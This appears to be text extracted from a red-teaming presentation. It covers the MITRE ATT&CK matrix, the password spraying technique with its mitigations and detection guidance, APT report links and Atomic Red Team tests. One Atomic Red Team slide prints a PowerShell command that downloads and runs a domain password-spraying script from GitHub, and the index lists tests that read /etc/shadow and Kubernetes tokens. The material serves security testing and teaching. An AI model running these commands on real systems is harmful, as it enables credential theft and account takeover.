


Atomic Red Team

[AFK.conf]

Atomic Red Team



Red Team

Red Teaming é o processo de usar táticas, técnicas e procedimentos (TTPs) para emular uma ameaça do mundo real, com o objetivo de medir a eficácia das pessoas, processos e tecnologias usadas para defender um ambiente.

MITRE | ATT&CK®

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/2)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/15)	Boot or Logon Autostart Execution (0/15)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/2)	Browser Extensions	Create or Modify System Process (0/4)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (0/6)	Browser Session Hijacking
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/6)	Create Account (0/3)	Escape to Host	Domain Policy Modification (0/2)	Input Capture (0/4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Configuration Repositories
Search Open Technical Databases (0/5)		Trusted Relationship	Shared Modules	Create or Modify System Process (0/4)	Event Triggered Execution (0/15)	Execution Guardrails (0/1)	Modify Authentication Process (0/4)	Container and Resource Discovery	Domain Trust Discovery	Data from Information Repositories
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	Software Deployment Tools	Event Triggered Execution (0/15)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Network Sniffing	Container and Resource Discovery	File and Directory Discovery	Taint Shared Content
Search Victim-Owned Websites			System Services (0/2)	External Remote Services	Hijack Execution Flow (0/11)	File and Directory Permissions Modification (0/2)	OS Credential Dumping (0/8)	File and Directory Discovery	Group Policy Discovery	Use Alternate Authentication Material (0/4)
			User Execution (0/3)	Hijack Execution Flow (0/11)	Process Injection (0/11)	Hide Artifacts (0/9)	Steal Application Access Token	Network Service Scanning	Network Service Discovery	Data from Network Drive
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (0/6)	Impair Defenses (0/9)	Steal or Forge Kerberos Tickets (0/4)	Network Share Discovery	Network Sniffing	Data from Removable Media
				Modify		Indicator Removal on Host (0/6)		Network Sniffing		Data from Storage

Tactics

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/2)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/15)	Boot or Logon Autostart Execution (0/15)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/2)	Browser Extensions	Create or Modify System Process (0/4)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (0/6)	Browser Session Hijacking
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/6)	Create Account (0/3)	Escape to Host	Domain Policy Modification (0/2)	Input Capture (0/4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Configuration Repositories
Search Open Technical Databases (0/5)		Trusted Relationship	Shared Modules	Create or Modify System Process (0/4)	Event Triggered Execution (0/15)	Execution Guardrails (0/1)	Modify Authentication Process (0/4)	Container and Resource Discovery	Domain Trust Discovery	Data from Information Repositories
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	Software Deployment Tools	Event Triggered Execution (0/15)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Network Sniffing	Container and Resource Discovery	File and Directory Discovery	Taint Shared Content
Search Victim-Owned Websites			System Services (0/2)	External Remote Services	Hijack Execution Flow (0/11)	File and Directory Permissions Modification (0/2)	OS Credential Dumping (0/8)	File and Directory Discovery	Group Policy Discovery	Use Alternate Authentication Material (0/4)
			User Execution (0/3)	Hijack Execution Flow (0/11)	Process Injection (0/11)	Hide Artifacts (0/9)	Steal Application Access Token	Network Service Scanning	Network Share Discovery	Data from Network Drive
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (0/6)	Impair Defenses (0/9)	Steal or Forge Kerberos Tickets (0/4)	Network Share Discovery	Network Sniffing	Data from Removable Media
				Modify		Indicator Removal on Host (0/6)				Data from Storage

Techniques

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/2)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/15)	Boot or Logon Autostart Execution (0/15)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/2)	Browser Extensions	Create or Modify System Process (0/4)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (0/6)	Browser Session Hijacking
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/6)	Create Account (0/3)	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)	Input Capture (0/4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Configuration Repositories
Search Open Technical Databases (0/5)		Trusted Relationship	Shared Modules	Create or Modify System Process (0/4)	Escape to Host	Execution Guardrails (0/1)	Modify Authentication Process (0/4)	Container and Resource Discovery	Domain Trust Discovery	Data from Information Repositories
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	Software Deployment Tools	Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Exploitation for Defense Evasion	Network Sniffing	File and Directory Discovery	Taint Shared Content	Data from System
Search Victim-Owned Websites			System Services (0/2)	External Remote Services	Exploitation for Privilege Escalation	File and Directory Permissions Modification (0/2)	OS Credential Dumping (0/8)	Group Policy Discovery	Use Alternate Authentication Material (0/4)	Data from Network Drive
			User Execution (0/3)	Hijack Execution Flow (0/11)	Hijack Execution Flow (0/11)	Hide Artifacts (0/9)	Steal Application Access Token	Network Service Scanning		Data from Removable Media
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (0/6)	Impair Defenses (0/9)	Steal or Forge Kerberos Tickets (0/4)	Network Share Discovery		Data from Storage
				Modify		Indicator Removal on Host (0/6)		Network Sniffing		

Sub-Techniques

Credential Access

15 techniques

Adversary-in-
the-Middle
(0/2)

II

Brute
Force
(0/4)

II

Credential Stuffing

Password Cracking

Password Guessing

Password Spraying

Credentials
from Password
Stores
(0/5)

II

Exploitation for
Credential

Details

Brute Force: Password Spraying

Other sub-techniques of Brute Force (4) ^	
ID	Name
T1110.001	Password Guessing
T1110.002	Password Cracking
T1110.003	Password Spraying
T1110.004	Credential Stuffing

Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords. ^[1]

Typically, management services over commonly used ports are used when password spraying. Commonly targeted services include the following:

ID: T1110.003

Sub-technique of: [T1110](#)

① **Tactic:** [Credential Access](#)

① **Platforms:** Azure AD, Containers, Google Workspace, IaaS, Linux, Office 365, SaaS, Windows, macOS

① **Permissions Required:** User

① **CAPEC ID:** [CAPEC-565](#)

Contributors: John Strand; Microsoft Threat Intelligence Center (MSTIC)

Version: 1.2

Created: 11 February 2020

Last Modified: 06 April 2021

[Version Permalink](#)

Mitigations

Detection

Mitigations

ID	Mitigation	Description
M1036	Account Use Policies	Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed. Too strict a policy may create a denial of service condition and render environments un-usable, with all accounts used in the brute force being locked-out.
M1032	Multi-factor Authentication	Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services.
M1027	Password Policies	Refer to NIST guidelines when creating password policies. ^[19]

Detection

ID	Data Source	Data Component
DS0015	Application Log	Application Log Content
DS0002	User Account	User Account Authentication

Monitor authentication logs for system and application login failures of [Valid Accounts](#). Specifically, monitor for many failed authentication attempts across various accounts that may result from password spraying attempts.

Consider the following event IDs:^[20]

- Domain Controllers: "Audit Logon" (Success & Failure) for event ID 4625.
- Domain Controllers: "Audit Kerberos Authentication Service" (Success & Failure) for event ID 4771.
- All systems: "Audit Logon" (Success & Failure) for event ID 4648.

APT - Advanced Persistent Threat

Procedure Examples

ID	Name	Description
G0007	APT28	APT28 has used a brute-force/password-spray tooling that operated in two modes: in password-spraying mode it conducted approximately four authentication attempts per hour per targeted account over the course of several days or weeks. ^{[3][4]} APT28 has also used a Kubernetes cluster to conduct distributed, large-scale password spray attacks. ^[5]
G0016	APT29	APT29 has conducted brute force password spray attacks. ^[6]
G0064	APT33	APT33 has used password spraying to gain access to target systems. ^{[7][8]}
S0606	Bad Rabbit	Bad Rabbit's <code>infpub.dat</code> file uses NTLM login credentials to brute force Windows machines. ^[9]
G0114	Chimera	Chimera has used multiple password spraying attacks against victim's remote services to obtain valid user and administrator accounts. ^[10]
S0488	CrackMapExec	CrackMapExec can brute force credential authentication by using a supplied list of usernames and a single password. ^[11]
G0032	Lazarus Group	Lazarus Group malware attempts to connect to Windows shares for lateral movement by using a generated list of usernames, which center around permutations of the username Administrator, and weak passwords. ^{[12][13]}
G0077	Leafminer	Leafminer used a tool called Total SMB BruteForcer to perform internal password spraying. ^[14]
S0362	Linux Rabbit	Linux Rabbit brute forces SSH passwords in order to attempt to gain access and install its


APTs


<https://www.vx-underground.org/apts.html>

2022

[2022.01.03/North Korean Group "KONNI" Targets the Russian Diplomatic Sector with new Versions of Malware Implants](#)
[2022.01.05/Elephant Beetle: Uncovering an Organized Financial-Theft Operation](#)
[2022.01.05/The Evolution of Doppel Spider from BitPaymer to Grief Ransomware](#)
[2022.01.06/NOBELIUM's EnvyScout infection chain goes in the registry, targeting embassies](#)
[2022.01.07/Patchwork APT caught in its own web](#)
[2022.01.27/LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021](#)
[2022.01.11/APT35 exploits Log4j vulnerability to distribute new modular PowerShell toolkit](#)
[2022.01.11/CISA: Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure](#)
[2022.01.12/OceanLotus \(APT32\) hackers turn to web archive files to deploy backdoors](#)
[2022.01.12/Iranian intel cyber suite of malware uses open source tools \(MuddyWater\)](#)
[2022.01.13/The BlueNoroff cryptocurrency hunt is still on](#)
[2022.01.13/FIN7 Uses Flash Drives to Spread Remote Access Trojan](#)
[2022.01.13/North Korean Hackers Have Prolific Year](#)
[2022.01.15/Destructive malware targeting Ukrainian organizations](#)
[2022.01.17/Earth Lusca Employs Sophisticated Infrastructure, Varied Tools and Techniques](#)
[2022.01.17/Tracking A Renewable Energy Intelligence Gathering Campaign](#)
[2022.01.18/Knownsec: Annual APT Group Threat Research Report \(Chinese\)](#)
[2022.01.18/DoNot Go! Do not respawn!](#)
[2022.01.20/APT41 - MoonBounce: the dark side of UEFI firmware](#)
[2022.01.20/Turla Microsoft Outlook Backdoor](#)
[2022.01.20/FBI Flash report on the connection between Diavol and the TrickBot Group](#)
[2022.01.20/New espionage attack by Molerats APT targeting users in the Middle East](#)
[2022.01.24/Investigating APT36's Attack Chain and Malware Arsenal](#)
[2022.01.25/Watering hole deploys new macOS malware, DazzleSpy, in Asia](#)
[2022.01.25/Prime Minister's Office Compromised: Details of Recent Espionage Campaign](#)
[2022.01.26/German govt warns of APT27 hackers backdooring business networks](#)
[2022.01.26/Kimsuky - KONNI evolves into stealthier RAT](#)
[2022.01.26/Prophet Spider is exploiting Log4J in VMware Horizon](#)
[2022.01.27/Cozy Bear \(APT29\) - Early Bird Catches the Wormhole: Observations from the StellarParticle Campaign](#)
[2022.01.27/North Korea's Lazarus APT \(APT38\) leverages Windows Update client, GitHub in latest campaign](#)
[2022.01.28/Indian Army Personnel Face Remote Access Trojan Attacks](#)
[2022.01.31/Iranian APT MuddyWater targets Turkish users via malicious PDFs, executables](#)
[2022.01.31/Gamaredon \(Shuckworm\) Continues Cyber-Espionage Attacks Against Ukraine](#)
[2022.01.31/CERT-UA: Outsteel Stealer and SaintBot Loader targeting government institutions](#)
[2022.02.01/StrifeWater RAT: Iranian APT Moses Staff adds new Trojan to Ransomware Operations](#)
[2022.02.01/PowerLess Trojan: Iranian APT Phosphorus adds new PowerShell Backdoor for Espionage](#)
[2022.02.02/And Viper APT targets Palestine with new wave of politically themed phishing attacks, malware](#)
[2022.02.02/White Rabbit Continued: Sardonic \(FIN8\) and F5](#)
[2022.02.03/Analysis of Attack Against National Games of China Systems](#)
[2022.02.03/Antlion: Chinese APT \(APT23\) uses custom Backdoor to target Financial Institutions in Taiwan](#)
[2022.02.04/ACTINIUM targets Ukrainian organizations](#)

Atomic Red Team





Atomic Red Team

 PASSED

Atomic Red Team™ is library of tests mapped to the [MITRE ATT&CK®](#) framework. Security teams can use Atomic Red Team to quickly, portably, and reproducibly test their environments.

All Atomic Tests by ATT&CK Tactic & Technique

credential-access

- [T1003.008 /etc/passwd and /etc/shadow](#)
 - Atomic Test #1: Access /etc/shadow (Local) [linux]
 - Atomic Test #2: Access /etc/passwd (Local) [linux]
 - Atomic Test #3: Access /etc/{shadow,passwd} with a standard bin that's not cat [linux]
 - Atomic Test #4: Access /etc/{shadow,passwd} with shell builtins [linux]
- [T1557.002 ARP Cache Poisoning](#) [CONTRIBUTE A TEST](#)
- [T1558.004 AS-REP Roasting](#)
 - Atomic Test #1: Rubeus asreproast [windows]
- [T1552.003 Bash History](#)
 - Atomic Test #1: Search Through Bash History [linux, macos]
- [T1110 Brute Force](#) [CONTRIBUTE A TEST](#)
- [T1003.005 Cached Domain Credentials](#) [CONTRIBUTE A TEST](#)
- [T1552.005 Cloud Instance Metadata API](#) [CONTRIBUTE A TEST](#)
- [T1552.007 Container API](#)
 - Atomic Test #1: ListSecrets [containers]
 - Atomic Test #2: Cat the contents of a Kubernetes service account token file [linux]
- [T1056.004 Credential API Hooking](#)
 - Atomic Test #1: Hook PowerShell TLS Encrypt/Decrypt Messages [windows]

- T1110.003 Password Spraying
 - Atomic Test #1: Password Spray all Domain Users [windows]
 - Atomic Test #2: Password Spray (DomainPasswordSpray) [windows]
 - Atomic Test #3: Password spray all Active Directory domain users with a single password via LDAP against domain controller (NTLM or Kerberos) [windows]
 - Atomic Test #4: Password spray all Azure AD users with a single password [azure-ad]

Atomic Test #2 - Password Spray (DomainPasswordSpray)

Perform a domain password spray using the DomainPasswordSpray tool. It will try a single password against all users in the domain

<https://github.com/dafthack/DomainPasswordSpray>

Supported Platforms: Windows


auto_generated_guid: 263ae743-515f-4786-ac7d-41ef3a0d4b2b

Inputs:

Name	Description	Type	Default Value
domain	Domain to brute force against	String	\$Env:USERDOMAIN

Attack Commands: Run with **powershell**!

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (IWR 'https://raw.githubusercontent.com/dafthack/DomainPasswordSpray/94cb72506b9e2768196c8b6a4b7af63cebc47d88/DomainPa
```



INTRODUCTION

Welcome to the 2021 Threat Detection Report

This in-depth look at the most prevalent ATT&CK® techniques is designed to help you and your team focus on what matters most.

[DOWNLOAD REPORT >](#)

14M

INVESTIGATIVE LEADS

20K

CONFIRMED THREATS

1

REPORT

Techniques

The following chart illustrates the ranking of MITRE ATT&CK techniques associated with confirmed threats across our customers' environments. We counted techniques by total threat volume, and the percentages below are a measure of each technique's share of overall detection volume. Since multiple techniques can be mapped to any confirmed threat, the percentages below add up to more than 100 percent. Clicking on any of these techniques will either take you to an analysis or a landing page containing one or more sub-techniques to choose from.

